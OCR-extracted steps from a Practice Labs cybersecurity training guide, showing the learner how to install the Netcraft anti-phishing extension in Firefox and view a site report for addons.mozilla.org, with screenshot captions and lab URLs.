
Figure 3.8 Screenshot of PLABWIN10: Entering the URL for the Netcraft toolbar.

Step 2

The **Netcraft Extension** home page is displayed.

Close any pop-ups that appear on the site.

Under the **Browser** section, click **Find out more.**


PLABWIN10 - Google Chrome
practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=UUr0k5xOUz2C7N6F64z2NzD8jyEh4eeljn5L...
Netcraft Protection Apps & Ext
https://www.netcraft.com/apps/
90%
NETCRAFT
Services
Solutions
News
Company
Resources
Report Fraud
Request Trial
Find out more
Find out more
Find out more
https://www.netcraft.com/apps/browser/
Type here to search

Protect yourself from cybercrime

Use our family of Netcraft extensions to ensure you don't get tricked by criminals. It's backed by our **malicious site feeds** that protect billions of people around the world from phishing, malware and other cybercrime activities.

MOBILE

Netcraft app for **Android**, **iOS** and **Amazon** mobile devices

BROWSER

Netcraft browser extension for **Chrome**, **Firefox**, **Edge** and **Opera**


EMAIL

Netcraft extension for **Microsoft Outlook**, **Office 365** and **Gmail**

Figure 3.9 Screenshot of PLABWIN10: Clicking the Download the Netcraft Extension option.

Step 3

Scroll down until you see **Get it now**, then select the icon for **Firefox.**



PLABWIN702 - Google Chrome
practice-labs.com/device-advanced.aspx?client=html&device=4&width=1024&height=768&login=true&token=zFCgMfZrlykr2I3KCNIVMwBUEK8wQJdX6p...
Protection for Browsers | Netcraft
https://www.netcraft.com/apps/browser/
NETCRAFT
- @SwiftOnSecurity
https://addons.mozilla.org/en-us/firefox/addon/netcraft-toolbar?src=external-apps-download
Start
EN

Get it now


The browser extension can be downloaded for free from your browser's store.

Want to protect your other platforms?

Figure 3.10 Screenshot of PLABWIN10: Clicking the Firefox icon.

Step 4

The **Firefox Add-ons** page opens, click **Add to Firefox**.



PLABWIN10 - Internet Explorer

https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=bCm4bswxqRluvKN8R5vZuPnHDI2UpjF0Ib1AdIP5YkdFvZNC\

Netcraft Anti-Phishing Extension by Netcraft Ltd

Comprehensive site information and protection from phishing and malicious JavaScript when browsing the web


How are you enjoying Netcraft Anti-Phishing Extension?

https://addons.mozilla.org/firefox/downloads/file/3417507/netcraft_anti_phishing_extension-1.15.2-fx.xpi?src=dp-btn-primary

Figure 3.11 Screenshot of PLABWIN10: Clicking the Get icon.

Step 5

On the **Add Netcraft Extension** pop-up select **Add**.



PLABWIN10 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=bCm4bswxqRluvKN8R5vZuPnHDl2UpjF0lb1AdlP5YkdFvZNC\
Netcraft Anti-Phishing Extensio
Mozilla Foundation (US)
https://addons.mozilla.org/e
Firefox Browser
ADD-ONS
Extension Workshop
Developer Hub
Register or Log in
Find add-ons
Add
Cancel

Add **Netcraft Extension**?
It requires your permission to:

- Access your data for all web sites
- Access browser tabs

Learn more about permissions

Netcraft Anti-Phishing Extension
by Netcraft Ltd

Comprehensive site information and protection from phishing and malicious JavaScript when browsing the web

8,681	38	3.7 Stars
Users	Reviews	

5	16
4	11
3	2
2	2
1	7


Rate your experience

How are you enjoying **Netcraft Anti-Phishing Extension**?

Figure 3.12 Screenshot of PLABWIN10: Clicking the Get icon.

Step 6

Notice that the **Netcraft** icon is now added on the right side of the toolbar in **Firefox**. Click this icon.


PLABWIN10 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=bCm4bswxqRluvKN8R5vZuPnHDI2UpjF0lb1AdIP5YkdFvZNC\
Netcraft Anti-Phishing Extensio
Mozilla Foundation (US)
https://addons.mozilla.org/e
Extension Workshop
Developer Hub
Regist
Netcraft Extension
Firefox Browser
ADD-ONS
Explore
Extensions
Themes
More...
Find add-ons
Remove
Rate your experience
Screenshots
Log in to rate this extension
Type here to search

Netcraft Anti-Phishing Extension
by Netcraft Ltd

Comprehensive site information and protection from phishing and malicious JavaScript when browsing the web

8,681 Users | 38 Reviews | 3.7 Stars


5 ★	16
4 ★	11
3 ★	2
2 ★	2
1 ★	7

How are you enjoying **Netcraft Anti-Phishing Extension**?

Figure 3.13 Screenshot of PLABWIN10: Showing the Netcraft icon on the right side of the toolbar in Firefox.

Step 7

Since you are on the addons.mozilla.org, it provides the details for this Website.



PLABWIN10 - Internet Explorer
https://dev.practice-labs.com/device-advanced.aspx?client=html&device=2&width=1024&height=768&login=true&token=bCm4bswxqRluvKN8R5vZuPnHDI2UpjF0lb1AdIP5YkdFvZNC\
Netcraft Anti-Phishing Extensio
Mozilla Foundation (US)
https://addons.mozilla.org/e
Firefox Browser
ADD-ONS
Explore
Extensions
Themes
More...
Remove
Rate your experience
Screenshots
Log in to rate this extension
addons.mozilla.org
Site Report
Add a reason
NETCRAFT
Report Malicious URL
Type here to search

Netcraft Anti-Phishing Extension
by Netcraft Ltd

Comprehensive site information and protection from phishing and malicious JavaScript when browsing the web

How are you enjoying **Netcraft Anti-Phishing Extension**?

Risk Rating: 0

Country:	US	**Site rank:**	3,678
First seen:	Dec 2004	**Host:**	Amazon Techn...
PFS:	✓	**SSLv3:**	Not supported

The URL of the site:
https://addons.mozilla.org/en-US/firefox/ac

Your email address (to receive updates):
you@example.com

